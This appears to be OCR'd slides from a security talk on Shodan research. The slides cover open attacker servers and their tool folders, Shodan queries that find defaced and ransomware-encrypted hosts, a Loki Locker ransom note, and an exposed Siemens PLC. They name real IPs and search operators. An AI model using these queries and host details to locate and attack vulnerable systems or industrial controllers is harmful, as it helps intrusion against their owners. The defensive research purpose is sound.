
Instant Purchase Delivery

Once purchased you get your premium license and you can start using it.

Payments


Bitcoin, Ethereum, Litecoin, BCH, DASH, DogeCoin, Paysafecard

Adversary Infrastructure – Chinese Red Team



Directory listing for /

- .bash_history
- .bashrc
- .cache/
- .cloud-warnings.skip
- .config/
- .gnupg/
- .lesshst
- .local/
- .msf4/
- .mysql_history
- .pip/
- .profile
- .pydistutils.cfg
- .python_history
- .rediscli_history
- .selected_editor
- .sliver/
- .sliver-client/
- .sqlite_history
- .sqlite_history-41801.tmp
- .ssh/
- .venv/
- .vim/
- .viminfo
- .Xauthority
- chisel_linux
- cs4.4/
- CVE-2022-26134/
- daxiang_cookies/
- ew/
- eyes.sh/
- goby-linux-x64-2.0.2/
- goby-linux-x64-2.0.2-Community.zip




```
新建文本文档.txt ●
C: > Users > win10 > Desktop > 新建文本文档.txt
1    123123123123
```

Screenshot of attacker's system!

- Taowu Cobalt Strike
- PowerLadon
- Sliver
- Metasploit 4
- Chisel
- EarthWorm
- eyes.sh
- Masscan
- CVE-2022-26134

Adversary Infrastructure – More Red Team



Directory listing for /

- .aspnet/
- .bash_aliases
- .bash_history@
- .bashrc
- .bundle/
- .BurpSuite/
- .cache/
- .config/
- .dbus/
- .dmrc
- .dotnet/
- .gem/
- .ghidra/
- .gnupg/
- .gradle/
- .gvfs/
- .hashcat/
- .ICEauthority
- .icons/
- .install4j
- .java/
- .john/
- .local/
- .mozilla/
- .msf4/
- .nuget/
- .pki/
- .profile
- .python_history
- .recon-ng/
- .rpmdb/
- .selected_editor
- .set/
- .ssh/
- .subversion/
- .themes/
- .viminfo
- .vnc/
- .wfuzz/
- .wget-hsts
- .wpscan/
- .Xauthority
- .xorgxrdp.10.log
- .xorgxrdp.10.log.old
- .xsession-errors
- .xsession-errors.old
- .ZAP/
- 39161.py
- ASCService.exe
- Desktop/
- Downloads/
- Instructions/
- ncat.exe
- Pictures/
- Postman/
- powersploit/
- PowerSploit-3.0.0.zip
- Rooms/
- Scripts/
- thinclient_drives/
- Tools@

BurpSuite

Ghidra

Hashcat

Metasploit Framework 4

Recon-ng

VNC

wfuzz

wget-hsts

wp-scan

xorgcrdp

ZAP

39161.py (CVE-2014-6287 exploit)


ASCService

ncat.exe

PowerSploit

Already Hacked stuff

- Defaced Servers
  - http.html:"Hacked by"



http.html:"Hacked by"

New Service: Keep track of what you have connected to the Internet. Check out Shodan Monitor

TOTAL RESULTS

1,057

TOP COUNTRIES

United States	531

Hacked By Xtremee killar aka Seckiller


192.185.154.82
192-185-154-82.unifiedlayer.com
WEBSITEWELCOME.COM
United States, Atlanta

compromised

```
HTTP/1.1 200 OK
Date: Thu, 01 Dec 2
Server: Apache
Upgrade: h2,h2c
Connection: Upgrade
Vary: Accept-Encodi
Transfer-Encoding:
Content-Type: text/
```

“Hacked by Xtremee killer aka Seckiller”

- Ransomware’d Servers
  - Encrypted port:3389



encrypted port:3389

New Service: Keep track of what you have connected to the Internet. Check out Shodan Monitor

TOTAL RESULTS

85

TOP COUNTRIES

United States	19
Russian Federation	9
Viet Nam	8
Canada	4
China	4

More...

TOP ORGANIZATIONS

Comcast Cable Communications, LLC	7
Microsoft Corporation	3
Universidade Apolitécnica	3
Amazon Data Services NoVa	2
LG DACOM Corporation	2

66.195.201.152
Level 3 Parent, LLC
United States, Charlotte

self-signed

2022-12-01T15:27:41.733735

SSL Certificate
Issued By:
|- Common Name:
Microspace
Issued To:
|- Common Name:
Microspace
Supported SSL Versions:
TLSv1, TLSv1.1, TLSv1.2
Diffie-Hellman Fingerprint:
RFC2409/Oakley Group 2


```
Remote Desktop Protocol
\x03\x00\x00\x13\x0e\xd0\x00\x00\x124\x00\x02\t\x08\x00\x02\x00\x00\x00
Remote Desktop Protocol NTLM Info:
  OS: Windows 7/Windows Server 2008 R2
  OS Build: 6.1.7601
  Target Name: MICROSPACE
  NetBIOS Domain Name: MICROSPACE
  NetBIOS Computer Name: MICROSPACE
  DNS Doma...
```

Encrypted by Loki locker

All your files have been encrypted due to a security problem with your computer
If you want to restore them, write us to the e-mail: Rdpmanager@airmail.cc
Write this ID in the title of your message: A079CE74
In case of no answer in 24 hours write us to this e-mail: Filemanager@mailfence.com

“Encrypted by Loki Locker”

Additional Features of Shodan



Ukraine

Internet Exposure Dashboard

Module 11
Ports Open
1,622,394

Module 15
Industrial Control Systems
371

Module 18
Map of ICS

Module 15
EternalBlue Vulnerable
75

Module 13
Map of All Services

Module 12
Port Usage

Module 114
Top Vulnerability
CVE-2015-0204

Module 15
BlueKeep Unpatched
600

Module 19
Compromised Databases
198


Module 111
SMB Authentication

Module 110
Vulnerable to Heartbleed
1,232

powered by Shodan ®

Country Snapshots

Icon Searches




Favicon Map

What is this?

Shodan collects the favicon images for all devices it finds on the Internet. The image you see on the side is a breakdown of the top 5000 favicons on the Internet. The larger the image the more popular it is on the Internet and the smaller it is the fewer services on the Internet use that favicon.

This project is heavily inspired by a similar Nmap project: Icons of the Web

Spontaneous Research



```
112.2.28.56

Port: 102                          Copyright: Original Siemens Equipment
Organization: China Mobile         PLC name: SIMATIC 300(1)
Country: China                     Module type: CPU 315-2 DP
City: Nanjing                      Unknown (129): Boot Loader           A%
Tags: [ "ics" ]                    Module: 6ES7 315-2AH14-0AB0  v.0.5
                                   Basic Firmware: v.3.3.10
                                   Module name: CPU 315-2 DP
                                   Serial number of module: S C-E7UU50372014
                                   Plant identification:
                                   Basic Hardware: 6ES7 315-2AH14-0AB0  v.0.5
[shodan@internet ~] $
```

Key Takeaways

Learned more about:

- Shodan 🔎
- The Internet generally 💻
- Mass exploitation campaigns 🔥

Realise that:

- Security is hard and people don’t do it 😖
- Even the Attackers are bad at security 🤠

Resources

- Awesome Shodan Queries - https://github.com/jakejarvis/awesome-shodan-queries
- Adversary Infrastructure - https://github.com/BushidoUK/OSINT-SearchOperators/blob/main/ShodanAdversaryInfa.md
- Enterprise Appliances - https://github.com/BushidoUK/OSINT-SearchOperators/blob/main/ShodanQueriesAppliances.csv
- Tracking Defacements - https://gist.github.com/BushidoUK/f8ad904096512fc21674caa111afc4d5

References

- https://cyberwarzone.com/shodan-and-cve-2018-13379-4-years-later/
- https://blog.orange.tw/2019/08/attacking-ssl-vpn-part-2-breaking-the-fortigate-ssl-vpn.html
- https://i.blackhat.com/USA-19/Wednesday/us-19-Tsai-Infiltrating-Corporate-Intranet-Like-NSA.pdf
- https://www.fortiguard.com/psirt/FG-IR-18-384
- https://twitter.com/Bank_Security/status/1325102576661110789?s=20
- https://twitter.com/Bank_Security/status/1329426020647243778?s=20
- https://www.cisa.gov/uscert/ncas/alerts/aa21-321a
- https://www.advintel.io/post/groove-vs-babuk-groove-ransom-manifesto-ramp-underground-platform-secret-inner-workings
- https://www.shodan.io/search/report?query=product%3A%22Fortinet+FortiGate%22
- https://blog.bushidotoken.net/2022/11/detecting-and-fingerprinting.html

2600